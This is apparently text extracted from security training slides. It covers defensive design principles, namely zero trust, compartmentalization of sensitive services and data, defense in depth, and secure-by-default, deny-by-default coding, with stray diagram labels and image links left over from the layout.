
Attacker


User's device

Backend systems



Attacker








Everything is untrusted,
even inside the "*secure perimeter*"

Compartmentalization helps reduce the impact of a successful attack

Deploy very sensitive or very untrusted services as separate applications (e.g., authentication, file upload)

Isolate sensitive data into a separate data store, with stricter access control and monitoring

Backend systems





Compartmentalization allows for stricter controls on sensitive parts and reduces the impact of a successful attack



Compartmentalization in practice



Photo by Richard Clark on Unsplash

DEFENSE IN DEPTH

- Applying defenses on multiple layers reduces the impact of a vulnerability
 - If one defense fails, the other defenses may be able to stop or limit the attack
- Common implementation strategies for applying defense in depth
 - Rejecting invalid data at input time (E.g., long strings, invalid variables)
 - Applying sanitization at input time (E.g., HTML sanitization)
 - Enabling execution restrictions (E.g., browser security headers)
 - Compartmentalization (E.g., firewalls, VPNs, isolated services)
- Obscurity is also a useful pattern for a defense-in-depth strategy
 - *The system should be secure without obscuring internal details*
 - Keeping details secret makes it more difficult to launch a successful attack
 - E.g., reducing error messages where possible



Defense in depth helps reduce the impact of an attack, but does not make the primary defense less important



Applying defense in depth

SOFTWARE SECURITY PRINCIPLES

- Opt for secure-by-default over secure-by-configuration
 - Better to start with a secure default that can be relaxed when necessary
- Write defensive code that falls back to *DENY* decisions
 - Allow-by-default code becomes vulnerable when the code contains a mistake
